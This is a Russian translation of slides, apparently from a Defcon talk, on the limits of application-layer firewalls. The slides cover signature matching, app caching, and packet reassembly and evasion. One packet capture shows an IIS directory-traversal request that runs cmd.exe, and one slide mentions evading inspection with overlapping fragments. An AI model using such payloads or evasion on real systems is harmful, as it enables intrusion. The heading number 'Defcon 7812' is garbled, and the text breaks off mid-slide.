

# Network Application Firewalls vs. Contemporary Threats

---

## Межсетевые Экраны Прикладного Уровня против Современных Угроз

Defcon 7812



Brad Woodberg (перевод Оскар Ибатуллин), Juniper Networks

bwoodberg@juniper.net, oscar@juniper.net

twitter: @bradmatic517

---

# СОДЕРЖАНИЕ

---


## Рассмотрим

- Что такое AppFW
- Уязвимости и ограничения
- Эксплуатация уязвимостей
- Что же делать

## Основные вопросы


- AppFW не заменяют традиционные средства ИБ, такие как классический МСЭ с контролем состояния (Stateful Firewall) и системы предотвращения вторжений (IPS)
- AppFW, даже в случае корректной реализации, имеют ряд существующих и потенциальных ограничений
- Правильное внедрение данной технологии в совокупности с традиционными механизмами ИБ

# ЭВОЛЮЦИЯ



## В ЧЕМ НОВИЗНА?


1. AppFW использует технологию Детектирования Приложений (AppID). AppID – это анализ сетевых данных для определения природы трафика, независимо от номера порта.
2. По сравнению с IPS, AppID не осуществляет полный анализ сессии – детектируется только приложение, но не вредоносная активность.
3. Сама технология AppID не нова, однако ранее она была скрыта от конечного пользователя.



# СИГНАТУРНЫЙ ПОИСК В APPID


1. Проверка простым МСЭ
2. Предобработка: декодирование, упорядочивание, сборка пакетных данных
3. Поиск подстрок (сигнатурный анализ)

Алгоритмы поиска  
подстроки  
Бойера - Мура  
Ахо - Корасик  
(Гибридный)  
Рабина - Карпа



# Конечные автоматы


## ДКА, НКА, Гибриды



## Аппаратные, прочие алгоритмы

Решений множество...


# NESTED APP – ВЛОЖЕННЫЕ ПРИЛОЖЕНИЯ





# ФУНКЦИИ, ЗАВИСЯЩИЕ ОТ APPID

Сервисы ИБ прикладного уровня могут полагаться на результаты AppID, таким образом обход AppID позволяет обойти эти сервисы





# КЭШИРОВАНИЕ ПРИЛОЖЕНИЙ

1. Детектирование приложений – ресурсоемкая операция
2. Результат AppID для сессий с одинаковыми IP/протокол/порт, как правило, одинаков
3. Кэширование улучшает производительность

## Пример Кэша Приложений

Entry Number	Server IP Address	Destination Protocol/Port	Layer 7 Application
1	69.31.187.135	TCP/80	HTTP
2	204.9.163.162	TCP/80	HTTP
3	212.69.172.241	TCP/80	Unknown Encrypted
4	4.2.2.2	UDP/53	DNS
5	74.125.224.88	TCP/25	SMTP
6	74.125.224.83	TCP/443	HTTPS
7	192.168.221.1	UDP/161	SNMP
8	66.220.146.54	TCP/80	HTTP
9	207.210.101.122	TCP/22	Unknown-TCP
10	192.168.221.55	TCP/10000	HTTP

**\(ПРЕД\)ОБРАБОТКА**

# ПРЕДОБРАБОТКА: ФРАГМЕНТАЦИЯ / СЕГМЕНТАЦИЯ

1. Как и IPS, AppFW декодирует, упорядочивает и собирает пакетные данные перед применением сигнатурного анализа
2. Пример – поиск подстроки “HTTP” в GET-запросе вида “GET /index.html HTTP/1.0”

Несколько IP фрагментов, необходима сборка пакетных данных, все данные в одном пакете, обработка будет




# ПРЕДОБРАБОТКА: УПОРЯДОЧИВАНИЕ

1. Перед применением сигнатурного поиска, пакеты и сегменты данных должны быть корректно упорядочены
2. Пример – поиск подстроки “HTTP” в GET-запросе вида “GET /index.html HTTP/1.0”


Несколько разупорядоченных пакетов/сегментов

Собрано, теперь можно накладывать сигнатуру



# ПРЕДОБРАБОТКА: СБОРКА ДАННЫХ

1. Атакующий может послать два фрагмента/сегмента с одинаковым заголовком, но различной полезной нагрузкой
2. Пример – поиск подстроки “HTTP” в GET-запросе вида “GET /index.html HTTP/1.0”




# ДЕТЕКТИРОВАНИЕ ПРИЛОЖЕНИЙ (APPLICATION IDENTIFICATION)

```
..Gu.<.. ..{...E.  
.l..@.k. ....{.>Z  
.S....C. F5L."bP.  
C +....B itTorren  
t protoc ol.....  
.....z.+ ....q.].  
...wHT.. .....  
..l...9N .....R.
```

# ДЕТЕКТИРОВАНИЕ ПРИЛОЖЕНИЙ 1/3

- Необходимо увидеть трафик приложения (в обоих направлениях)
- В данном примере выполнено “тройное рукопожатие” TCP, но до момента отправки данных приложение не определено



Test1.pcap - Wireshark

Filter:  Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.13	192.168.2.13	TCP	40054 > http [SYN] Seq=0 win=5840 Len=0 MSS=1460 SACK_PERM=1
2	0.000380	192.168.2.13	192.168.1.13	TCP	http > 40054 [SYN, ACK] Seq=0 Ack=1 win=5792 Len=0 MSS=1460
3	0.000399	192.168.1.13	192.168.2.13	TCP	40054 > http [ACK] Seq=1 Ack=1 win=5888 Len=0 TSV=277253508

```
admin@NGFW> show session all
```

```
flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
```


ID/vsys	application	state	type	flag	src[sport]/zone/proto (translated IP[port])	dst[dport]/zone (translated IP[port])
442/1	0	ACTIVE	FLOW		192.168.1.13[40054]/bw-trust/6 (192.168.1.13[40054])	192.168.2.13[80]/bw-untrust (192.168.2.13[80])

```
Display 1-1/1 sessions
```

```
admin@NGFW> █
```

# ДЕТЕКТИРОВАНИЕ ПРИЛОЖЕНИЙ 2/3

- Определение приложения происходит с поступлением данных. Показано детектирование протокола HTTP.



Test1.pcap - Wireshark

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.13	192.168.2.13	TCP	52012 > http [SYN] Seq=0 win=5840 Len=0 MSS=1460 SACK_PERM=1
2	0.000300	192.168.2.13	192.168.1.13	TCP	http > 52012 [SYN, ACK] Seq=0 Ack=1 win=5792 Len=0 MSS=1460
3	0.000318	192.168.1.13	192.168.2.13	TCP	52012 > http [ACK] Seq=1 Ack=1 win=5888 Len=0 TSV=277978436
4	1.662648	192.168.1.13	192.168.2.13	HTTP	GET /index.html HTTP/1.1 Continuation or non-HTTP traffic
5	1.663403	192.168.2.13	192.168.1.13	TCP	http > 52012 [ACK] Seq=1 Ack=123 win=5888 Len=0 TSV=278404004
6	1.663543	192.168.2.13	192.168.1.13	HTTP	HTTP/1.1 200 OK
7	1.663561	192.168.1.13	192.168.2.13	TCP	52012 > http [ACK] Seq=123 Ack=21 win=5888 Len=0 TSV=27798008
8	4.766055	192.168.1.13	192.168.2.13	TCP	52012 > http [FIN, ACK] Seq=123 Ack=21 win=5888 Len=0 TSV=277
9	4.806778	192.168.2.13	192.168.1.13	TCP	http > 52012 [ACK] Seq=21 Ack=124 win=5888 Len=0 TSV=27840713

```
admin@NGFW> show session all
```

```
flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
```

ID/vsys	application	state	type	flag	src[sport]/zone/proto (translated IP[port])	dst[dport]/zone (translated IP[port])
443/1 0121)	web-browsing	ACTIVE	FLOW		192.168.1.13[52012]/bw-trust/6 (192.168.1.13[52012])	192.168.2.13[80]/bw-untrust (192.168.2.13[80])

```
Display 1-1/1 sessions
```

```
admin@NGFW> █
```



# ДЕТЕКТИРОВАНИЕ ПРИЛОЖЕНИЙ 3/3

- AppFW не обеспечивает защиту от атак внутри приложения. Показан пример атаки на веб-сервер.

irk

Source	Destination	Protocol	Info
192.168.1.13	192.168.2.13	TCP	32979 > http [SYN] Seq=0 win=5840 Len=0 MSS=1460 SACK_PERM=1 TSV=279604024 TSER=0 WS=7
192.168.2.13	192.168.1.13	TCP	http > 32979 [SYN, ACK] Seq=0 Ack=1 win=5792 Len=0 MSS=1460 SACK_PERM=1 TSV=280032587 TSER=0 WS=7
192.168.1.13	192.168.2.13	TCP	32979 > http [ACK] Seq=1 Ack=1 win=5888 Len=0 TSV=279604025 TSER=280032587
192.168.1.13	192.168.2.13	HTTP	GET /rpc/..%c1%c1..%c1%c1..%c1%c1..%c1%c1..%c1%c1../winnt/system32/cmd.exe?/c+dir+c:\ f
192.168.2.13	192.168.1.13	TCP	http > 32979 [ACK] Seq=1 Ack=100 win=5888 Len=0 TSV=280036715 TSER=279608145
192.168.2.13	192.168.1.13	HTTP	HTTP/1.1 200 OK
192.168.1.13	192.168.2.13	TCP	32979 > http [ACK] Seq=100 Ack=21 win=5888 Len=0 TSV=279608146 TSER=280036715
192.168.1.13	192.168.2.13	TCP	32979 > http [FIN, ACK] Seq=100 Ack=21 win=5888 Len=0 TSV=279615587 TSER=280036715
192.168.2.13	192.168.1.13	TCP	http > 32979 [ACK] Seq=21 Ack=101 win=5888 Len=0 TSV=280044203 TSER=279615587

```
admin@NGFW> show session all
```

```
